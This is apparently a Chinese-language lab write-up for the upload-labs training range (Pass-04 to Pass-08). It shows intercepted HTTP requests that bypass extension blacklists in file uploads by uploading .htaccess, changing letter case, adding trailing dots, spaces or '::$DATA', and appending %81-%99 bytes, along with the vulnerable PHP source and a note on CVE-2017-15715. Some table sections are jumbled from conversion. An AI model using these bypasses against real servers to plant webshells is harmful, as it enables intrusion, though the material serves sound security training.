12 Upgrade-Insecure-Requests: 1
13
14 -----38598258771061922798729667471
15 Content-Disposition: form-data; name="upload_file"; filename=".htaccess"
16 Content-Type: application/octet-stream
17
18 AddType application/x-httpd-php .abcdefghijk
19
20 -----38598258771061922798729667471
21 Content-Disposition: form-data; name="submit"
22 上传
23
24 -----38598258771061922798729667471--
```

响应(Response)

```
55 <h3>
56 任务
57 </h3>
58 <p>
59 上传一个<code>
60 webshell
61 </code>
62 到服务器。
63 </p>
64 </li>
65 <li>
66 <h3>
67 上传区
68 </h3>
69 <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
70 <p>
71 请选择要上传的图片: <p>
72 <input class="input_file" type="file" name="upload_file"/>
73 <input class="button" type="submit" name="submit" value="上传"/>
74 </form>
75 <div id="msg">
76 </div>
77 <div id="img">
78 
79 </div>
80 </li>
81 </ol>
82 </div>
83 </div>
84 <div id="footer">
85 <center>
```

成功上传.htaccess文件,文件中的内容意思是:将**.abcdefghijk**后缀的文件使用php语法进行解析,并且在当前目录和子目录中生效。

PHP Version 5.5.38	
System	Linux 25be7a005050 3.10.0-862.2.3.el7.x86_64 #1 SMP Wed May 9 18:05:47 UTC 2018 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	./configure '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/php.ini

成功绕过了黑名单的过滤限制。

```
# 源码
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) { // 过滤一堆的文件后缀，就是没过滤 .htaccess 和 .user.ini 文件
        $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".php1", ".html", ".htm", ".phtml", ".pht", ".pHp", ".pHp5", ".pHp4", ".pHp3", ".pHp2", ".pHp1", ".Html", ".Htm", ".pHtml", ".jsp", ".jspx", ".jspx", ".jsp", ".jsw", ".jsw", ".jspf", ".jtml", ".jSp", ".jSpX", ".jSpa", ".jSw", ".jSv", ".jSpf", ".jHtml", ".asp", ".aspx", ".asa", ".asax", ".ascx", ".ashx", ".asmx", ".cer", ".aSp", ".aSpX", ".aSa", ".aSax", ".aScx", ".aShx", ".aSmx", ".cEr", ".sWF", ".swf");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name); // 删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); // 转换为小写
        $file_ext = str_ireplace(':::DATA', '', $file_ext); // 去除字符串:::DATA
        $file_ext = trim($file_ext); // 收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . date("YmdHis") . rand(1000, 9999) . $file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '此文件不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}
```

方法：Apache 敏感文件上传漏洞

Pass-05(Windows环境)

这关比较难搞，尝试了几种绕过都不行，先分析下源码吧

```

# 源码
$sis_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".php",".php5",".php4",".php3",".php2",".Html",".Htm",
        ".pHtml",".jsp",".jspa",".jspx",".jsw",".jsw",".jspf",".jtml",".jSp",".jSpX",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",
        ".asmx",".cer",".aSp",".aSpX",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']); //过滤两端的空格
        $file_name = deldot($file_name); //删除文件名末尾的点
        $file_ext = strrchr($file_name, '.'); //截取最后一个点到最后的字符串(.user.ini 最后得到结果就是 .ini)
        $file_ext = str_ireplace('::$DATA', "", $file_ext); //去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext; // 更改文件名
            if (move_uploaded_file($temp_file, $img_path)) {
                $sis_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '此文件类型不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH.'文件夹不存在,请手工创建!';
    }
}
}

```

首先，先使用 `trim()` 函数将文件的首尾空格都去除，然后使用 `deldot()` 函数将文件末尾的点去除掉，再使用 `strrchr()` 函数截取文件名中最后一个点到最后的字符串，再使用 `str_ireplace()` 函数将字符串中含有 `::$DATA` 的部分替换为空，最后再对字符串进行首尾去空，再进行后缀的校验。

- 1、先看前面的操作，如果在 Linux 下，排除大小写绕过、排除使用 `**user.ini**` 文件
 - 2、由于 `strrchr()` 函数会截取指定字符串位置到最后位置的全部字符，没办法在中间添加空格或者 `0x00` 截断
 - 3、最后修改了上传文件后缀之前的全部字符
- 最终，这关如果在 linux 环境下感觉没什么方法可以绕过，但是如果在 windows 下遇见这种类型的漏洞，完全可以进行绕过。

任务

上传一个 `phpinfo()` 到服务器。

上传区

请选择要上传的图片：

浏览... 未选择文件。

上传

代码

```

1 $is_upload = false;
2 $msg = null;
3 if (isset($_POST['submit'])) {
4     if (file_exists(UPLOAD_PATH)) {
5         $deny_ext = array(".php",".php5",".php4",".php2",".php3",".php7",".html",".htm",".pht",".pht",".php",".php5",".php4",".php2",".php3",".php7",".Html",".Htm",".p
6         $file_name = trim($_FILES['upload_file']['name']);
7         $file_name = deldot($file_name); //删除文件名末尾的点
8         $file_ext = strrchr($file_name, '.');
9         $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA
10        $file_ext = trim($file_ext); //首尾去空
11
12        if (!in_array($file_ext, $deny_ext)) {
13            $temp_file = $_FILES['upload_file']['tmp_name'];
14            $img_path = UPLOAD_PATH . '/' . date("YmdHis").rand(1000,9999) . $file_ext;
15            if (move_uploaded_file($temp_file, $img_path)) {
16                $is_upload = true;
17            } else {
18                $msg = '上传出错!';
19            }
20        } else {
21            $msg = '此文件类型不允许上传!';
22        }
23    } else {
24        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
25    }
26 }

```

这是在windows上搭建的环境，源码基本和upload-labs是一致的，这边就用这个靶场演示在 windows 下如何绕过，一样直接上传一个shell文件，根据windows 大小写不敏感的特性，就可以直接将后缀进行大小写替换这种进行绕过，而且源码中并没有对文件进行大小写过滤。

放行(Forward) 丢弃(Drop) 拦截开启(on) 操作(Action) 打开浏览器(Chromium) 个项目(Comment this item) HTTP/1

美化(Pretty) 原始(Raw) 16进制(Hex) Cookies

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 2


Request Cookies 0

请求头(Request Headers) 11

```

1 POST /Pass-05/index.php HTTP/1.1
2 Host: 192.168.93.128:8082
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----29853040602237535399395706320
8 Content-Length: 382
9 Origin: http://192.168.93.128:8082
10 Connection: close
11 Referer: http://192.168.93.128:8082/Pass-05/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----29853040602237535399395706320
15 Content-Disposition: form-data; name="upload_file"; filename="phpinfo.PHP"
16 Content-Type: application/octet-stream
17
18 <?php phpinfo(); ?>
19
20 -----29853040602237535399395706320
21 Content-Disposition: form-data; name="submit"
22
23 上传
24 -----29853040602237535399395706320-----

```

成功上传了，直接访问即可

方法：大小写绕过

Pass-06(windows环境)

随便上传一个文件先看看



虽然上传成功了，但是这里的文件只保留了最后的那个后缀，但是可以看出，这里使用的还是黑名单过滤，根据响应数据，知道这个服务端是apache/2.4，搜索了一下CVE

Apache 换行解析漏洞(CVE-2017-15715)

影响版本

Apache httpd 2.4.0 ~ 2.4.29

原理


在正则表示式中, \$用来匹配字符串结尾位置, 但如果设置了RegExp对象的Multiline属性, \$也匹配\n或者\r。

配置文件

```
<FilesMatch \.php$>  
    SetHandler application/x-httpd-php  
</FilesMatch>
```



测试了一下, 将空格的hex编码20改成00 然后上传, 发现不行, 所以还是先看下源码



响应(Respons)

```
美化(Pretty) 原始(Raw) 16进制(Hex) 响应内容(Render) 请求头(Headers)
1 HTTP/1.1 200 OK
2 Date: Sun, 17 Apr 2022 03:34:55 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
4 X-Powered-By: PHP/5.4.45
5 Connection: close
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 5162
```

The screenshot displays the browser's developer tools with the 'Network' tab selected. It shows a POST request to '/Pass-07/index.php?action=show_code' with a multipart form-data body. The response is a 200 OK status with a text/html content type. The response body is rendered as HTML, showing a message and a code block. The file '202204171134554702.php' is highlighted in the response body.

The screenshot shows a Windows File Explorer window titled 'upload'. The address bar shows the path 'phpstudy_pro > WWW > upload-labs-master > upload'. The search bar contains 'upload'. The file list shows three files:

名称	修改日期	类型	大小
202204171133541153.xxx	2022/4/17 11:33	XXX 文件	1 KB
202204171134554702.php	2022/4/17 11:34	PHP 文件	1 KB
readme.php	2020/1/15 22:38	PHP 文件	1 KB

访问一下

Not Delete File

PHP Version 5.4.45

System	Windows NT DESKTOP-42010UK 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle

```
# 源码
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".pht", ".pHp", ".pHp5", ".pHp4", ".pHp3", ".pHp2", ".Html", ".Htm", ".pHtml", ".jsp", ".jspa", ".jspx", ".jsw", ".jsw", ".jspf", ".jtml", ".jSp", ".jSp", ".jSpa", ".jSw", ".jSv", ".jSv", ".jSpf", ".jHtml", ".asp", ".aspx", ".asa", ".asax", ".ascx", ".ashx", ".asmx", ".cer", ".aSp", ".aSp", ".aSa", ".aSax", ".aScx", ".aShx", ".aSmx", ".cEr", ".sWf", ".swf", ".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace(':::DATA', '', $file_ext); //去除字符串:::DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '此文件类型不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}
```

方法：Nginx 敏感配置文件上传

Pass-08 (Windows 环境)

先上传了一个png后缀的shell文件测试能不能上传


```
请求(Request)
美化(Pretty) 原始(Raw) 16进制(Hex) Cookies
1 POST /Pass-08/index.php HTTP/1.1
2 Host: 192.168.58.21:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----3122436481896248868427615791
8 Content-Length: 379
9 Origin: http://192.168.58.21:8080
10 Connection: close
11 Referer: http://192.168.58.21:8080/Pass-08/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----3122436481896248868427615791
15 Content-Disposition: form-data; name="upload_file"; filename="phpinfo.Php5"
16 Content-Type: application/octet-stream
17
18 <?php phpinfo(); ?>
19
20 -----3122436481896248868427615791
21 Content-Disposition: form-data; name="submit"
22
23 上传
24 -----3122436481896248868427615791--
25

响应(Respons)
美化(Pretty) 原始(Raw) 16进制(Hex) 响应内容(Render) 请求头(Headers)
55
56 <p>
57 上传一个<code>
58 webshell
59 </code>
60 到服务器。
61 </p>
62 </li>
63 <li>
64 <h3>
65 上传区
66 </h3>
67 <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
68 <p>
69 请选择要上传的图片: <p>
70 <input class="input_file" type="file" name="upload_file"/>
71 <input class="button" type="submit" name="submit" value="上传"/>
72 </form>
73 <div id="msg">
74 提示: 此文件类型不允许上传!
75 </div>
76 <div id="img">
77 </div>
78 </li>
79 </ol>
80 </div>
81 </div>
```

测试就可以看得出，这里又是一个比较全的黑名单过滤

```
请求(Request)
美化(Pretty) 原始(Raw) 16进制(Hex) Cookies
1 POST /Pass-08/index.php HTTP/1.1
2 Host: 192.168.58.21:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----3122436481896248868427615791
8 Content-Length: 382
9 Origin: http://192.168.58.21:8080
10 Connection: close
11 Referer: http://192.168.58.21:8080/Pass-08/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----3122436481896248868427615791
15 Content-Disposition: form-data; name="upload_file"; filename="phpinfo.php5 ."
16 Content-Type: application/octet-stream
17
18 <?php phpinfo(); ?>
19
20 -----3122436481896248868427615791
21 Content-Disposition: form-data; name="submit"
22
23 上传
24 -----3122436481896248868427615791--
25

响应(Respons)
美化(Pretty) 原始(Raw) 16进制(Hex) 响应内容(Render) 请求头(Headers)
56 上传一个<code>
57 webshell
58 </code>
59 到服务器。
60 </p>
61 </li>
62 <li>
63 <h3>
64 上传区
65 </h3>
66 <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
67 <p>
68 请选择要上传的图片: <p>
69 <input class="input_file" type="file" name="upload_file"/>
70 <input class="button" type="submit" name="submit" value="上传"/>
71 </form>
72 <div id="msg">
73 提示: 此文件类型不允许上传!
74 </div>
75 <div id="img">
76 </div>
77 </li>
78 </ol>
79 </div>
80 <div id="footer">
81 <center>
82 Copyright&nbsp;&nbsp;&nbsp;@&nbsp;&nbsp;&nbsp;<span id="copyright_time">
83 </span>
84 </center>
85 </div>
```


从这个测试应该不难看出，我上传文件的后面的【空格点空格】都被过滤掉了。

请求(Request)				响应(Respons)				
美化(Pretty)	原始(Raw)	16进制(Hex)	Cookies	美化(Pretty)	原始(Raw)	16进制(Hex)	响应内容(Render)	请求头(Headers)
1	POST /Pass-08/index.php HTTP/1.1			48				
2	Host: 192.168.58.21:8080			49	</div>			
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0			50	</div id="upload_panel">			
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			51				
5	Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2			52				
6	Accept-Encoding: gzip, deflate			53	<h3>			
7	Content-Type: multipart/form-data;			54	任务			
8	boundary=-----3122436481896248868427615791			55	</h3>			
9	Content-Length: 384				<p>			
10	Origin: http://192.168.58.21:8080				上传一个<code>			
11	Connection: close				webshell			
12	Referer: http://192.168.58.21:8080/Pass-08/index.php				</code>			
13	Upgrade-Insecure-Requests: 1				到服务器。			
14	-----3122436481896248868427615791			56	</p>			
15	Content-Disposition: form-data; name="upload_file"; filename="phpinfo.php5 . . ."			57				
16	Content-Type: application/octet-stream			58				
17					上传区			
18	<?php phpinfo(); ?>			59	<h3>			
19				60	<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">			
20	-----3122436481896248868427615791				<p>			
21	Content-Disposition: form-data; name="submit"			61	请选择要上传的图片: <p>			
22				62	<input class="input_file" type="file" name="upload_file"/>			
23	上传			63	<input class="button" type="submit" name="submit" value="上传"/>			
24	-----3122436481896248868427615791--			64	</form>			
25				65	<div id="msg">			
				66	</div>			
				67	<div id="img">			

根据上面的测试，这里的过滤代码中依然是过滤两次空格一个点，然后截取点之后的全部字符作为后缀，对文件进行了改名，如果在Windows下可以尝试使用**::\$DATA或者%80~%99** 这些windows中可以使用的空字符来进行绕过。

请求(Request)				响应(Respons)				
美化(Pretty)	原始(Raw)	16进制(Hex)	Cookies	美化(Pretty)	原始(Raw)	16进制(Hex)	响应内容(Render)	请求头(Headers)
1	POST /Pass-08/index.php HTTP/1.1			54	<h3>			
2	Host: 192.168.93.128				任务			
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0			55	</h3>			
4	Accept:				<p>			
5	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8				上传一个<code>			
6	Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2				webshell			
7	Accept-Encoding: gzip, deflate				</code>			
8	Content-Type: multipart/form-data;				到服务器。			
9	boundary=-----79166158242377134681757164617			56	</p>			
10	Content-Length: 395			57				
11	Origin: http://192.168.93.128			58				
12	Connection: close				<h3>			
13	Referer: http://192.168.93.128/Pass-08/index.php				上传区			
14	Upgrade-Insecure-Requests: 1			59	<h3>			
15	-----79166158242377134681757164617			60	<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">			
16	Content-Disposition: form-data; name="upload_file"; filename="phpinfo.php::\$DATA . . ."				<p>			
17	Content-Type: application/octet-stream			61	请选择要上传的图片: <p>			
18	<?php phpinfo(); ?>			62	<input class="input_file" type="file" name="upload_file"/>			
19				63	<input class="button" type="submit" name="submit" value="上传"/>			
20				64	</form>			
21	-----79166158242377134681757164617			65	<div id="msg">			
22	Content-Disposition: form-data; name="submit"			66	</div>			
23				67	<div id="img">			
24	上传							
25	-----79166158242377134681757164617--			68	</div>			
				69				
				70				
					</div>			

Windows 中保存后缀有 ::DATA* . . . 文件时名称... DATA 去除



PHP Version 5.2.17	
System	Windows NT DESKTOP-42O1OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cmd /c "php --enable-snapshot-build" --enable-debug-pack --with-snapshot-template=d:\php-sdk\php_5_2\vc9\86\template --with-php-build=d:\php-sdk\php_5_2\vc9\86\php_build --with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk\shared --with-oci8=D:\php-sdk\oracle\instantclient10\sdk\shared --without-pi3webp
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHPTutorial\WWW\upload-labs-env\PHP\php.ini
Scan this dir for additional .ini files	(none)

在后缀后面添加 %81~%99 进行url编码后可以绕过。

请求(Request)	有效载荷	状态(Status)	错误(Err...)	超时	长度(Length)	注释(Comment)
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
1	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	<div style="color: red; font-size: 2em;">%81 ~ %99</div> <div style="color: red; font-size: 1.5em;">%80 不能绕过</div>
2	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
3	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
4	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
5	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
6	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
7	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
8	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
9	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
10	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
11	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
12	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
13	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
14	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
15	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
16	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
17	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
18	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
19	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
20	<input type="checkbox"/>	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	

```

美化(Pretty)  原始(Raw)  16进制(Hex)  响应内容(Render)
64      <div id="msg">
65      </div>
66      <div id="img">
67      
68      </div>
69      </li>
70      </ol>
71      </div>
72  </div>
73  <div id="footer">
74      <center>
      Copyright &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<span id="copyright_time">
      </span>
      &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<a href="http://gv7.me" target="_bank">
      c0ny1
      /-/-
  
```



PHP Version 5.2.17

System	Windows NT DESKTOP-4201OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\86\php_build" "--with-pdo-oci=D:\php-sdk\oracde\instantclient10\sdk_shared" "--with-oci8=D:\php-sdk\oracde\instantclient10\sdk_shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows

请求(Request)	有效载荷	状态(Status)	错误(Error)	超时	长度(Length)	注释(Comment)
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
1	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
2	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
3	□	200	<input type="checkbox"/>	<input type="checkbox"/>	3814	
